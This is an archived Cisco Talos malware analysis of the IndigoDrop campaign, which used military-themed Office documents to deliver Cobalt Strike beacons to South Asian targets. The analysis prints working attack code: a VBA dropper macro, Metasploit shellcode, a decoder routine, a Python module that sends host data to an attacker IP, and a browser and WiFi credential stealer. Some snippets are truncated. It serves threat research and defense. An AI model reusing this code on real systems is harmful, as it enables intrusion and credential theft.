IndigoDrop spreads via military-themed lures to deliver Cobalt Strike

By Asheer Malhotra

Published: 2020-06-22 · Archived: 2026-04-05 16:39:34 UTC

By Asheer Malhotra.

- Cisco Talos has observed a malware campaign that utilizes military-themed malicious Microsoft Office documents (maldocs) to spread Cobalt Strike beacons containing full-fledged RAT capabilities.
- These maldocs use malicious macros to deliver a multistage and highly modular infection.
- This campaign appears to target military and government organizations in South Asia.
- Network-based detection, although important, should be combined with endpoint protections to combat this threat and provide multiple layers of security.

What's new?

Cisco Talos has recently discovered a new campaign distributing a multistage attack used to infect target endpoints with customized Cobalt Strike beacons. Due to the theme of the malicious documents (maldocs) employed, it is highly likely that military and government organizations in South Asia were targeted by this attack.

How did it work?

The attack consists of a highly modular dropper executable we're calling "IndigoDrop" dropped to a victim's endpoint using maldocs. IndigoDrop is responsible for obtaining the final payload from a download URL for deployment. The final payloads currently observed by Talos are Cobalt Strike beacons.

In this post, we illustrate the core technical capabilities of the maldocs, IndigoDrop and the Cobalt strike beacons components including:

- The maldocs-based infection chain.
- IndigoDrop's functionality.
- Communication mechanisms and infrastructure used to download infection artifacts.
- Detailed configurations of the Cobalt Strike beacons.

So what?

This attack demonstrates how the adversary operates a targeted attack that:

- Uses legitimate-looking lures to trick the target into infecting themselves.
- Employs a highly modular infection chain (implemented in the IndigoDrop) to instrument the final payload.
- Uses an existing offensive framework (Cobalt Strike) to establish control and persist in the target's network without having to develop a bespoke remote access trojan (RAT).

Analysis of recently discovered attack-chain variations provides insights into the evolution of this threat. These evolutions indicate the changes in tactics and techniques of the attackers used to continue attacks while trying to bypass detections. This campaign also shows us that while network-based detection is important, it should be complemented with system behavior analysis and endpoint protections for additional layers of security.

Analysis of maldocs

This attack uses two techniques to deliver malicious macros to be executed on the target's endpoint:

- Malicious macros already embedded, ready to execute.
- Malicious macro downloaded as part of an externally linked template that is then injected into the original lure maldoc.

Maldoc lures

This attack consisted of maldocs masquerading as internal government or military documents. For example, some of the maldocs discovered by Talos masquerade as Incident Action Plan (IAP) documents dictating safeguard procedures for the IT infrastructure of the Indian Air Force (IAF).

These documents are aptly named:

- IAP39003.doc - Contains embedded malicious macro.
- IAP39031.docx - Uses template injection.

Sample content of the maldoc lures:

IAP 3903

FOREWORD

1. IAF has come a long way since computers were first introduced for Material Management and Pay Accounting. Today Information Technology has permeated into every field of IAF working, be it operations, maintenance, logistics, accounts or administration. IT has greatly enhanced the quality and quantity of information that is being handled in the IAF.

2. While proliferation of IT in IAF would greatly enhance its capability in all fields the associated problem is that of security and safeguarding the system. The scope of this IAP is to specify security measures for hardware, software, protection of networks and security of information on computers. The aim of the revised IAP 3903 is to safeguard the IT infrastructure and processes of the IAF as we continue to rely increasingly on IT as a force multiplier. Care is also to be taken that these security measures do not inhibit efficiency desired out of a networked environment.

3. Security measures have been drawn from best practices in the world contained in ISO IEC 17799, guidelines received from various ministries of the. Govt of India, Computer Security aspects of draft 051-2006; MoD and also earlier version of this IAP. Security of Information is paramount and therefore provisions' of this IAP are to be enforced with clearly laid down responsibility and accountability at all levels. The IAP is to be strictly followed in letter and spirit.

4. The security instructions for computer systems in the IAF would require periodical reviews and modifications, as newer systems and techniques are inducted into the system.

5. This IAP supersedes all previous directives/instructions on the subject.

(Rakesh Kumar Singh Bhadauria)
Air Marshal
Vice Chief of Air Staff

RESTRICTED

Fake document or weaponized copy?

Many targeted attacks employing maldocs observed by Talos usually consist of utmost a couple of pages of decoy content to make them look legitimate. The documents used in this attack, however, contain legitimate content (~64 pages, ~15k words), making them seem even more bonafide. Talos also found a benign copy of one of the maldocs indicating that it is highly likely that the attackers weaponized and distributed it to targets

(Benign copy hash: 0d16b15972d3d0f8a1481db4e2413a2c519e8ac49cd2bf3fca02cfa3ff0be532).

Malicious VBA Analysis

This section consists of an analysis of malicious macros used to carry out the attacks using:

- Locally embedded malicious macros and
- Malicious macros embedded in the injected templates downloaded from a remote location.

The malicious macros carry out the following malicious activities:

1. Parse a Windows executable's hardcoded bytes into bytes that can be written to a file on disk.
2. The parsed bytes are written to an EXE file in the currently logged in user's Startup directory: E.g.

> %userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\anything.exe

1. Once the malicious EXE (second-stage payload — IndigoDrop) has been written to the user's Startup directory the macro quits execution without executing the actual second-stage payload.
2. The attack relies on the user either logging in again or restarting the system to activate the second-stage payload on the infected endpoint.
3. The second-stage payload in this attack is a custom dropper (IndigoDrop) that carries out a variety of tasks.

Malicious macro code:

```
Sub Document_Open()
    Dim my_str As String
    my_str = mystr
    file = Environ("userprofile") & "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\anything"
    fileext = file & ".exe"
    Open fileext For Output As #1
        Print #1, my_str
    Close #1
End Sub
Private Function ParseBytes(strBytes) As String
    Dim aNumbers
    Dim my_str As String
    Dim iIter

    my_str = ""
    aNumbers = Split(strBytes)
    For iIter = LBound(aNumbers) To UBound(aNumbers)
        my_str = my_str + Chr(aNumbers(iIter))
    Next

    ParseBytes = my_str
End Function

Private Function mystr1() As String
    Dim smystr As String

    smystr = ""
    smystr = smystr + ParseBytes("77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0")
    smystr = smystr + ParseBytes("0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 8 1 0 0 14 31 186 14 0 180 9 205 33")
    smystr = smystr + ParseBytes("184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111")
    smystr = smystr + ParseBytes("116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10")
    smystr = smystr + ParseBytes("36 0 0 0 0 0 0 0 119 37 34 56 51 68 76 107 51 68 76 107 51 68 76 107 135 216 189 107")
```

Maldoc distribution

One of the maldocs disclosed here was referred to by a Bit.ly-shortened URL (created Jan. 23, 2020) — hxxp://bit[.]ly/iaf-guidelines — which redirects to hxxp://tecbeck[.]com/IAP39031[.]docx.

It is highly likely that the attackers hosted the maldocs on a public server and distributed the direct or Bit.ly links to the targets in the form of spear-phishing emails. This may be done to bypass detection systems that scan email attachments for malware.

Stage 2: Dropper binary — IndigoDrop

The second-stage binary dropped to disk by the maldocs is a malicious dropper/loader we're calling "IndigoDrop" designed to download and activate a customized Cobalt Strike beacon (final payload DLL) from another remote location.

Before we delve into a detailed analysis, some of the key operational features of IndigoDrop are:

- Highly modular in nature: IndigoDrop usually consists of three hardcoded locations that can be used to download and activate the next payload.
- In this attack, IndigoDrop utilizes both attacker-operated remote locations and public data hosting platforms such as pastebin[.]com to host the next stage payloads.It is highly likely that this dropper may download the final payload from these remote locations (likely done in other variants of the attack).
- However this instance of the attack downloads a Metasploit shellcode from the hardcoded remote locations. We will refer to this Metasploit shellcode as Stage 2A in this post (detailed later-on).The Metasploit shellcode (Stage 2A) is hosted in the form of a Base64 encoded string on the download locations. This shellcode is base64 decoded, unhexlified and executed on the endpoint as part of IndigoDrop's execution.

Base64-encoded Metasploit shellcode:

```
XHhmY1x4ZThceDg5XHgwMFx4MDBceDAwXHg2MFx4ODlceGU1XHgzMVx4ZDJceDY0XHg4Ylx4NTJc
DRhXHgyNlx4MzFceGZmXHgzMVx4YzBceGFjXHgzY1x4NjFceDdjXHgwMlx4MmNceDIwXHhjMVx4Y
JceDNjXHgwMVx4ZDBceDhiXHg0MFx4NzhceDg1XHhjMFx4NzRceDRhXHgwMVx4ZDBceDUwXHg4Yl
4OGJceDAxXHhkNlx4MzFceGZmXHgzMVx4YzBceGFjXHhjMVx4Y2ZceDBkXHgwMVx4YzdceDM4XHh
Ylx4NThceDI0XHgwMVx4ZDNceDY2XHg4Ylx4MGNceDRiXHg4Ylx4NThceDFjXHgwMVx4ZDNceDhi
Hg1YVx4NTFceGZmXHhlMFx4NThceDVmXHg1YVx4OGJceDEyXHhlYlx4ODZceDVkXHg2OFx4NmVce
I2XHgwN1x4ZmZceGQ1XHgzMVx4ZmZceDU3XHg1N1x4NTdceDU3XHg1N1x4NjhceDNhXHg1Nlx4Nz
ceDUxXHg2YVx4MDNceDUxXHg1MVx4NjhceDUwXHgwMFx4MDBceDAwXHg1M1x4NTBceDY4XHg1N1x
MDBceDAyXHg0MFx4ODRceDUyXHg1Mlx4NTJceDUzXHg1Mlx4NTBceDY4XHhlYlx4NTVceDJlXHgz
Vx4ZmZceDUzXHg1Nlx4NjhceDJkXHgwNlx4MThceDdiXHhmZlx4ZDVceDg1XHhjMFx4MGZceDg0X
hlYlx4MDlceDY4XHhhYVx4YzVceGUyXHg1ZFx4ZmZceGQ1XHg4OVx4YzFceDY4XHg0NVx4MjFceD
4XHhiN1x4NTdceGUwXHgwYlx4ZmZceGQ1XHhiZlx4MDBceDJmXHgwMFx4MDBceDM5XHhjN1x4NzR
```

Base64-decoded Metasploit shellcode:

```
\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x
x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x0
58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0
b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89
\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\x
xe9\x84\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x5
00\x02\x40\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x8
f\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x00\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09
\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x
x00\xe8\x8b\xff\xff\xff\x2f\x6a\x71\x75\x65\x72\x79\x2d\x33\x2e\x33\x2e\x30\x2
44\xcf\xd5\xcf\x0a\x51\x9f\xba\x8e\xb0\xa5\x78\x1d\x53\x25\xf1\x1d\x77\x0a\x4
4\xac\x4f\xe7\x0c\x16\xaf\x92\x07\x72\xc1\xfc\x84\x5a\xa8\x00\x41\x63\x63\x65
\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e\x2f\x78\x68\x74\x6d\x6c\x2b\x78\x6d\x6c\x
x3b\x71\x3d\x30\x2e\x39\x2c\x2a\x2f\x2a\x3b\x71\x3d\x30\x2e\x38\x0d\x0a\x41\x6
65\x6e\x2d\x55\x53\x2c\x65\x6e\x3b\x71\x3d\x30\x2e\x35\x0d\x0a\x48\x6f\x73\x74
f\x6d\x0d\x0a\x52\x65\x66\x65\x72\x65\x72\x3a\x20\x68\x74\x74\x70\x3a\x2f\x2f
\x0d\x0a\x41\x63\x63\x65\x70\x74\x2d\x45\x6e\x63\x6f\x64\x69\x6e\x67\x3a\x20\x
```


IndigoDrop analysis

This dropper performs the following actions on the endpoint:

- Establish persistence using the registry Run key for itself in location:

> HKCU\Software\Microsoft\Windows\CurrentVersion\Run | iexplorer = cmd /c <file_path_of_Dropper> /onboot -hide

E.g.



- Download and execute the Stage 2A Metasploit shellcode.
- Anti-Infection Checks: Check the current Username, Computername, parent folder name, MAC addresses, Public IP addresses against a list of blocked values. If any of the values match, IndigoDrop quits (Blocked values listed in the IOC section).

Stage 2A: Metasploit (MSF) downloader shellcode

The Metasploit shellcode is a modified reverse HTTP stager meant to download a malicious file from the specified download location. This shellcode (stage 2A) is usually hosted on a public hosting site such as pastebin[.]com.

The malicious file downloaded is usually a copy of a trojanized jquery[.]min.js file. The malicious jQuery file consists of:

- Legitimate JavaScript (JS) code at the top and end of the file.
- At a specific offset in the file is yet another shellcode (referred to as Stage 3A).

The Metasploit HTTP stager carries out the following actions in sequence:

1. Connect to the malicious attacker-controlled IP address.

2. Download the malicious jquery-3.3.0.min[.]js file to an executable memory location.
3. Jump to the malicious shellcode embedded in the jquery file and start executing Stage 3A.

Malicious jquery file:

```
00000F60  75 6E 63 74 69 6F 6E 28 65 2C 74 29 7B 66 6F 72  unction(e,t){for
00000F70  28 76 61 72 20 6E 3D 30 2C 72 3D 65 2E 6C 65 6E  (var n=0,r=e.len
00000F80  67 74 68 3B 6E 3C 72 3B 6E 2B 2B 29 69 66 28 65  gth;n<r;n++)if(e
00000F90  5B 6E 5D 3D 3D 3D 74 29 72 65 74 75 72 6E 20 6E  [n]===t)return n
00000FA0  3B 72 65 74 75 72 6E 2D 31 7D 2C 50 3D 22 0D FC  ;return-1},P=".ü
00000FB0  E8 1D 00 00 00 4D 01 CD E6 5F 28 8C 44 72 35 E0  è....M.Íæ_(ŒDr5à
00000FC0  28 FD 9F BB E1 2D 86 E8 78 92 2C 89 18 8A 41 03  (ýŸ»á-†èx',‰.ŠA.
00000FD0  8B A8 EB 27 58 8B 30 83 C0 04 8B 08 31 F1 83 C0  ‹¨ë'X‹0ƒÀ.‹.1ñƒÀ
00000FE0  04 50 8B 28 31 F5 89 28 31 EE 83 C0 04 83 E9 04  .P‹(1õ‰(1îƒÀ.ƒé.
00000FF0  31 ED 39 E9 74 02 EB EA 5E FF E6 E8 D4 FF FF FF  1í9ét.ëê^ÿæèÔÿÿÿ
00001000  47 0C C4 C4 47 4E C7 C4 0A 56 2C C4 0A 56 2C 9F  G.ÄÄGNÇÄ.V,Ä.V,Ÿ
00001010  83 89 7E DA D6 00 9B 5B 15 55 0A 5B 15 AA D9 33  ƒ‰~ÚÖ.›[.U.[.ªÙ3
00001020  E5 1F 7B 65 8D 1B 7B 65 8D 4C 84 B5 8D 4C 84 B5  å.{e..{e.L„µ.L„µ
```

Stage 2A Metasploit shellcode downloading the jQuery file to executable memory and jumping to the specified offset:

```
push    40h ; '@'       ;  -> PAGE_EXECUTE_READWRITE

push    1000h
push    400000h
push    edi
push    0E553A458h
call    ebp             ; kernel32.dll!VirtualAlloc
xchg    eax, ebx
mov     ecx, 0FAFh      ; offset into internet file to read
add     ecx, ebx
push    ecx             ; begining of shellcode
push    ebx
mov     edi, esp

                        ; CODE XREF: sub_CE+235↓j
push    edi
push    2000h
push    ebx             ; lpBuffer
push    esi
push    0E2899612h
call    ebp             ; wininet.dll!InternetReadFile
test    eax, eax

jz      short send_req_failed_loc
mov     eax, [edi]
add     ebx, eax
test    eax, eax
jnz     short loc_2EA
pop     eax
retn                    ; jump to downloaded shell code
```

Stage 3A: Decoder shellcode

The malicious jQuery file contains the decoder shellcode (Stage 3A) and the final Cobalt Strike beacon DLL. The beacon DLL is, however, XOR-encoded. It is the responsibility of the decoder shellcode to decode and activate this final payload in the dropper process' memory.

Decoder shellcode decoding the final RAT payload:

```
decode_payload_and_execute proc near    ; CODE XREF: seg000:loc_4C↓p
                pop     eax
                mov     esi, [eax]
                add     eax, 4
                mov     ecx, [eax]
                xor     ecx, esi        ; size of RAT = size mrk1 ^ size mrk2
                add     eax, 4
                push    eax

loc_33:                                 ; CODE XREF: decode_payload_and_execute+22↓j
                mov     ebp, [eax]
                xor     ebp, esi        ; esi = key seed
                mov     [eax], ebp
                xor     esi, ebp
                add     eax, 4
                sub     ecx, 4
                xor     ebp, ebp
                cmp     ecx, ebp
                jz      short loc_49
                jmp     short loc_33
; ---------------------------------------------------------------------------

loc_49:                                 ; CODE XREF: decode_payload_and_execute+20↑j
                pop     esi
                jmp     esi             ; jump to stage 3A here!! -> Final RAT payload's image.
decode_payload_and_execute endp ; sp-analysis failed

; ---------------------------------------------------------------------------

loc_4C:                                 ; CODE XREF: seg000:loc_23↑j
+               call    decode_payload_and_execute
; ---------------------------------------------------------------------------
                dd 0C4C40C47h           ; size marker 1
                                        ; AND ALSO
                                        ; xor decryption key seed
                dd 0C4C74E47h           ; size marker 2
                dd 0C42C560Ah           ; <- RAT payload MZ begins here
                dd 9F2C560Ah
                dd 0DA7E8983h
```

Stage 3B: Cobalt Strike beacon

The final RAT payload is actually a Cobalt Strike beacon. Once the beacon DLL has been decoded, the decoder shellcode (Stage 3A) jumps to the beginning of the MZ in memory instead of going to the DllEntryPoint. This is done to calculate and jump to the address to the loader routine (usually also an exported subroutine) that will carry out reflective-DLL-loading of the Cobalt Strike beacon DLL in the dropper process' memory.

Code beginning at the beacon's base image calculating and jump to address of the reflective loader (via call ebx):

```
10000000: 4D                    dec     ebp
10000001: 5A                    pop     edx
10000002: E800000000            call    010000007 --↓1
10000007: 5B                   1pop     ebx
10000008: 89DF                  mov     edi,ebx
1000000A: 52                    push    edx
1000000B: 45                    inc     ebp
1000000C: 55                    push    ebp
1000000D: 89E5                  mov     ebp,esp
1000000F: 81C355910000          add     ebx,000009155 ;'
10000015: FFD3                  call    ebx
```

After the loader routine has completed setting up the DLL in memory (re-building Imports, base relocations, etc.) it will then jump to the DllEntryPoint (or DllMain) of the beacon to activate the final and most important stage of the infection — the actual RAT components of the beacon.

Configurations used

Cobalt Strike beacons use configurations specified via ".profile" files in the framework. These configurations describe various characteristics of the malicious payload (beacon binary) including:

- C2 configuration

- Communication protocols
- Process injection techniques, etc.

The profiles used in this attack by the beacon binaries attempt to mimic a legitimate jquery request. The most common configurations used in this attack were:

- Beacon type = HTTP
- CnC URL resource location = /jquery-3.3.1.min.js
- HTTP Post location = /jquery-3.3.2.min.js
- User Agent = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
- HTTP Get Metadata =

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
__cfduid=

Cookie

- HTTP Post Metadata =

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
__cfduid

- Idle DNS IP = 74[.]125.196.113 (google[.]com)
- Spawn processes =

%windir%\syswow64\dllhost.exe
%windir%\sysnative\dllhost.exe

- Process injection configuration =


ntdll:RtlUserThreadStart
CreateThread
NtQueueApcThread-s
CreateRemoteThread
RtlCreateUserThread

Capabilities

The Cobalt Strike beacons used in this attack support a wide variety of capabilities (also known as commands) including:

- Execution of arbitrary code in target processes via injection.
- Execution of arbitrary commands on the infected endpoint.
- Download and upload files.
- Impersonate users.
- Enumerate, copy, delete, timestomp files.
- Modify, query the Windows registry.
- Use of malleable jquery CnC profiles to impersonate legitimate traffic.

The overall infection chain is illustrated as follows:




Pastebin usage:


This attack utilizes pastebin[.]com extensively to host the Metasploit downloader shellcode (Stage 2A). The shellcode hosted on pastebin is either created through a guest account or owned by five registered accounts, specifically:

- hxxps://pastebin[.]com/u/r_ajeevshikra
- hxxps://pastebin[.]com/u/ra_jeevshikra
- hxxps://pastebin[.]com/u/raj_eevshikra
- hxxps://pastebin[.]com/u/raje_evshikra
- hxxps://pastebin[.]com/u/rajeev_shikra

Pastebin account operated by the attacker:



The base64-encoded Metasploit downloader shellcode (Stage 2A) hosted on Pastebin.



Python components

Talos also found Python-based modules related to this threat (pyinstaller EXEs). These modules may have been used in a different campaign or deployed by the Cobalt Strike beacons as part of this attack. Two python modules discovered served the following purposes:

- Gather initial system information and send it to the C2 server.
- Extract credentials from the infected system and print to console.

Sysinfo gathering capabilities of the Python modules:

```
def mac_of_ip():
    li = []
    for i in nif.interfaces():
        d = {}
        if nif.AF_LINK in nif.ifaddresses(i).keys():
            d['mac'] = nif.ifaddresses(i)[nif.AF_LINK][0]['addr']
        if nif.AF_INET in nif.ifaddresses(i).keys():
            d['local_ip'] = nif.ifaddresses(i)[nif.AF_INET][0]['addr']
        li.append(d)

    return li


if __name__ == '__main__':
    DATA = {'user_name':getuser(),
     'host_name':gethostname(),  'home_dir':path.expanduser('~'),  'public_ip':get('https://api.ipify.org').text,
     'local_ip':gethostbyname_ex(gethostname())[-1],  'exec_path':path.realpath(__file__),
     'macs':mac_of_ip()}
    try:
        is_admin = os.getuid() == 0
    except AttributeError:
        is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0

    DATA['isadmin'] = is_admin
    post('http://202.59.79.131/post_data.php', data={'data': dumps(DATA)})
```

Credentials stolen from the endpoint by the other python module were from:

- Google Chrome
- Microsoft Edge
- Opera
- Mozilla Firefox
- WiFi credentials

Credential-stealing module of the attack (snip):

```
def opera():
    print_type('Opera Credentials')
    print '{:<30}  |  {:50}  |  {:<}'.format('Username', 'URL', 'Password')
    print '{:<30}  |  {:50}  |  {:<}'.format('--------', '---', '--------')
    try:
        data_path = os.path.expanduser('~') + '\\AppData\\Roaming\\Opera Software\\Opera Stable'
        shutil.copy(os.path.join(data_path, 'Login Data'), os.path.join(data_path, 'Login Data_'))
        login_db = os.path.join(data_path, 'Login Data_')
        c = sqlite3.connect(login_db)
        cursor = c.cursor()
        select_statement = 'SELECT origin_url, username_value, password_value FROM logins'
        cursor.execute(select_statement)
        login_data = cursor.fetchall()
        credential = {}
        for url, user_name, pwd in login_data:
            pwd = win32crypt.CryptUnprotectData(pwd, None, None, None, 0)
            credential[url] = (user_name, pwd[1])
            with open('chrome.txt', 'w') as f:
                for url, credentials in credential.items():
                    if credentials[1]:
                        print '{:<30}  |  {:50}  |  {:<}'.format(credentials[0], url, credentials[1].decode('utf-8'))
                    else:
                        print '{:<30}  |  {:50}  |  {:<}'.format('USERNAME NOT FOUND', url, 'PASSWORD NOT FOUND')

        cursor.close()
        c.close()
        os.remove(login_db)
    except IOError as e:
        print 'Opera Browser not installed'
    except Exception as e:
        print e

    return


def wifi():
    print_type('Wifi Credentials')
    print '{:<30}  |  {:<}'.format('Wifi Name', 'Password')
    print '{:<30}  |  {:<}'.format('---------', '--------')
    try:
        a = subprocess.check_output(['netsh',
         'wlan',
         'show',
         'profiles']).decode('utf-8').split('\n')
        a = [ i.split(':')[1][1:-1] for i in a if 'All User Profile' in i ]
        for i in a:
            results = subprocess.check_output(['netsh',
             'wlan',
             'show',
             'profile',
             i,
             'key=clear']).decode('utf-8').split('\n')
            results = [ b.split(':')[1][1:-1] for b in results if 'Key Content' in b ]
            try:
                print '{:<30}  |  {:<}'.format(i, results[0])
            except IndexError:
                print '{:<30}  |  {:<}'.format(i, '')

    except subprocess.CalledProcessError as e:
        print 'No WiFi passwords found!'
    except Exception as e:
        print e


chrome()
edge()
opera()
wifi()
firefox()
```

Evolution of attacks

Talos discovered multiple variants of the attack instrumenting the Metasploit shellcode and ultimately activating the final payload (Cobalt Strike beacons).

This section shows the evolution of the attack and the introduction/modification of its features at different stages of the engineering process.

Apr. 2018: No droppers

This is the earliest discovered variant of the attack. The threat also begins with a maldoc containing a malicious macro. The payload dropped to disk is a ".crt" file. This file is decoded by the malicious macro using 'certutil' to obtain the next stage payload binary (EXE) which is then executed on the target endpoint.

The payload activated by the macro is not a dropper. This early variant of the attack does not utilize an intermediate dropper to download and activate the final beacon on the endpoint.

Instead, the binary decoded and executed on the endpoint by the malicious macro is just an SMB-based Cobalt Strike beacon. This SMB beacon continues to appear in maldocs created as late as September 2019.

May 2019: Cobalt Strike Macros

Around May 2019, the attackers tested the use of VBA macro based stagers generated by Cobalt Strike. This attack-chain consists of a maldoc with an embedded macro. The macro consists of code that can inject the hardcoded MSF downloader

shellcode (Stage 2A) into a benign 32-bit process.

The macro code used to inject shellcode into rundll32.exe contacts the local team server 192[.]168.146.137/eKYS for infection tests:

```
    myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -117, 82, 12, -117, 82, 20, -117, 114,
    40, 15, -73, 74, 38, 49, -1, 49, -64, -84, 60, 97, 124, 2, 44, 32, -63, -49, _
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -64, 116, 74, 1, -48, 80, -117, 72, 24,
 -117, 88, 32, 1, -45, -29, 60, 73, -117, 52, -117, 1, _
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125, 36, 117, -30, 88, -117, 88, 36, 1, -
45, 102, -117, 12, 75, -117, 88, 28, 1, -45, -117, 4, _
-117, 1, -48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -21, -122, 93, 104, 110, 101, 116, 0,
104, 119, 105, 110, 105, 84, 104, 76, 119, 38, 7, -1,
-43, -24, 0, 0, 0, 0, 49, -1, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -92, 0, 0, 0, 91, 49, -55, 81, 81, 106,
 3, 81, 81, 104, -93, 5, 0, 0, 83, _
80, 104, 87, -119, -97, -58, -1, -43, 80, -23, -116, 0, 0, 0, 91, 49, -46, 82, 104, 0, 50, -64, -124, 82, 82, 82, 83, 82, 80,
104, -21, 85, 46, 59, -1, -43, -119, -58, -125, -61,
80, 104, -128, 51, 0, 0, -119, -32, 106, 4, 80, 106, 31, 86, 104, 117, 70, -98, -122, -1, -43, 95, 49, -1, 87, 87, 106, -1, 83
, 86, 104, 45, 6, 24, 123, -1, -43, -123, -64, 15, _
-124, -54, 1, 0, 0, 49, -1, -123, -10, 116, 4, -119, -7, -21, 9, 104, -86, -59, -30, 93, -1, -43, -119, -63, 104, 69, 33, 94,
49, -1, -43, 49, -1, 87, 106, 7, 81, 86, 80, 104, _
